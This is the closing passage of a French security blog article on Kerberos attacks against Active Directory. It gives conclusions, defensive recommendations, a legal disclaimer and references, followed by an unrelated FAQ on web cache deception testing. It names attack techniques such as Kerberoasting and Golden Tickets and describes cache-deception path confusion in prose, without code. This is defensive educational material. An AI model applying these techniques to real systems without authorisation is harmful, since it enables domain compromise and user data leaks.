La sécurité de Kerberos dans Active Directory repose sur un équilibre délicat entre fonctionnalité, compatibilité et protection. Comme nous l'avons démontré, une chaîne d'attaque complète peut transformer un accès utilisateur standard en compromission totale du domaine via l'exploitation méthodique de configurations suboptimales et de faiblesses inhérentes au protocole.

Les vecteurs d'attaque explorés (AS-REP Roasting, Kerberoasting, abus de délégation, Silver/Golden Tickets) ne sont pas des vulnérabilités à proprement parler, mais des fonctionnalités légitimes du protocole dont l'exploitation devient possible par :

- Des configurations par défaut insuffisamment sécurisées (RC4 activé, préauthentification optionnelle)
- Des pratiques opérationnelles inadaptées (mots de passe faibles, rotation insuffisante)
- Un modèle d'administration insuffisamment segmenté
- Une visibilité et détection limitées sur les activités Kerberos

12.2 Évolutions et tendances

🔮 **Tendances émergentes en sécurité Kerberos :**

Authentification sans mot de passe :

- **Windows Hello for Business :** Authentification biométrique ou PIN avec clés cryptographiques, élimine les mots de passe statiques
- **FIDO2 :** Clés de sécurité matérielles résistantes au phishing et aux attaques Kerberos
- **PKI-based authentication :** Smartcards et certificats numériques

Azure AD et modèles hybrides :

- Transition vers Azure AD avec Conditional Access basé sur le risque
- Azure AD Kerberos pour authentification SSO cloud-on-premises
- Réduction de la dépendance aux DCs on-premises

Détection comportementale avancée :

- Machine Learning pour identification d'anomalies Kerberos
- User Entity Behavior Analytics (UEBA)
- Intégration XDR pour corrélation endpoint-réseau-identité

12.3 Recommandations finales

🎯 **Priorités stratégiques pour 2025 et au-delà :**

1. **Assume Breach mentality :** Considérer que le périmètre est déjà compromis et implémenter une défense en profondeur
2. **Zero Trust Architecture :** - Authentification continue et validation à chaque requête - Microsegmentation réseau stricte - Principe du moindre privilège systématique
3. **Modernisation de l'authentification :** - Roadmap vers passwordless pour tous les utilisateurs - MFA obligatoire pour tous les accès privilégiés - Élimination progressive des mots de passe statiques
4. **Visibilité totale :** - Logging exhaustif de tous les événements Kerberos - Rétention longue durée (minimum 12 mois) - SIEM avec détections Kerberos avancées
5. **Programmes d'amélioration continue :** - Purple Teaming trimestriel - Threat Hunting proactif - Formation continue des équipes SOC/IR

La sécurisation d'Active Directory et de Kerberos n'est pas un projet avec une fin définie, mais un processus continu d'amélioration, d'adaptation et de vigilance. Les attaquants évoluent constamment leurs techniques ; les défenseurs doivent maintenir une longueur d'avance par l'anticipation, la détection précoce et la réponse rapide.

⚠️ **Avertissement important :** Les techniques décrites dans cet article sont présentées à des fins éducatives et défensives uniquement. L'utilisation de ces méthodes sans autorisation explicite constitue une violation des lois sur la cybersécurité et peut entraîner des sanctions pénales. Ces connaissances doivent être utilisées exclusivement dans le cadre de tests d'intrusion autorisés, d'exercices de sécurité encadrés, ou pour améliorer la posture de sécurité de votre organisation.

Sources et références : MITRE ATT&CK · CERT-FR

Références et ressources complémentaires

- **RFC 4120 :** The Kerberos Network Authentication Service (V5)
- **Microsoft Documentation :** Kerberos Authentication Technical Reference
- **MITRE ATT&CK :** Techniques T1558 (Steal or Forge Kerberos Tickets)
- **Sean Metcalf (PyroTek3) :** adsecurity.org - Active Directory Security
- **Will Schroeder :** Harmj0y.net - Kerberos Research
- **Charlie Bromberg :** The Hacker Recipes - AD Attacks
- **Microsoft Security Blog :** Advanced Threat Analytics and Defender for Identity
- **ANSSI :** Recommandations de sécurité relatives à Active Directory

AN
Ayi NEDJIMI
Expert Cybersécurité & IA
Publié le 23 octobre 2025

Pourquoi les CDN comme Cloudflare et Akamai sont-ils des vecteurs privilegies pour le web cache deception ?


Les CDN sont des vecteurs privilegies car ils mettent en cache les reponses HTTP de maniere agressive pour optimiser les performances. Leur logique de cache se base souvent sur l extension du fichier dans l URL plutot que sur les headers Cache-Control du serveur d origine. Quand un attaquant ajoute une extension .css ou .js a une URL de page dynamique, le CDN peut cacher la reponse contenant des donnees sensibles comme des tokens de session, des informations personnelles ou des soldes de compte. Cette reponse cachee devient alors accessible a quiconque requete la meme URL, permettant une fuite massive de donnees utilisateur sans aucune interaction de la victime au-dela du clic initial.

Comment tester si une application web est vulnerable au web cache deception avant un attaquant ?

Le test de vulnerabilite au web cache deception consiste a identifier les endpoints qui servent du contenu dynamique personnalise, puis a ajouter des extensions de fichiers statiques (.css, .js, .png) aux URL et verifier si la reponse reste identique au contenu dynamique avec des headers de cache. Il faut tester differentes variations de path confusion comme /account/profile/nonexistent.css, verifier les headers Cache-Control, X-Cache et Age dans les reponses, et utiliser deux sessions differentes pour confirmer qu'un utilisateur B peut acceder au contenu cache de l'utilisateur A via la meme URL manipulee.

💬 Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !




Partager sur X


Partager sur LinkedIn

📚 Ressources & Références Officielles


Documentations officielles, outils reconnus et ressources de la communauté



Microsoft - Kerberos Authentication
learn.microsoft.com



MITRE ATT&CK - Steal or Forge Kerberos Tickets
attack.mitre.org



Rubeus - Kerberos Abuse Toolkit (GitHub)
github.com

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr